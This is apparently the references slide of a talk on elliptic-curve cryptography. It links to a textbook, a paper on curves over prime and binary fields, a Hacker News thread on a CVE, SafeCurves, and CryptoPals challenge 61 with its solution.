
  https://www.amazon.ca/Understanding-Cryptography-Textbook-Students-Practitioners-ebook/dp/B014P9I39Q



- “Elliptic Curves over Prime and Binary Fields in Cryptography”

  https://www.fields.utoronto.ca/programs/scientific/07-08/cryptography/dana_neustadter.pdf
- CVE Discussion on Hacker News: https://news.ycombinator.com/item?id=22048619
- Selecting Elliptic Curves: https://safecurves.cr.yp.to/
- **CryptoPals** Challenges: https://cryptopals.com/ (look at challenge 61!)
  - Solution: https://toadstyle.org/cryptopals/61.txt

Questions?



Much like this presentation...